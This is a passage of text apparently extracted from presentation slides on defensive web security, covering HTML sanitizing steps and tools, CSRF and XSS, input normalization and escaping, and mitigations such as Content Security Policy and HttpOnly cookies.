2. Sanitize DOM
3. Serialize sanitized tree

HTML Sanitizing Tools

- OWASP AntiSamy (Java)
- HTML Purifier (PHP)
- Gumbo (HTML5, C)

HIGHLIGHTS

Highlights Highlights

Remember

- CSRF
- XSS
- Haramamburu

Highlights Highlights

Data processing

- Normalization
- Validation
- Optional filtering
- Binding API / escaping for output

Highlights Highlights

Mitigations

- Content Security Policy
- HttpOnly
- Application Firewalls

USERS TO ENTER HTML?

Really?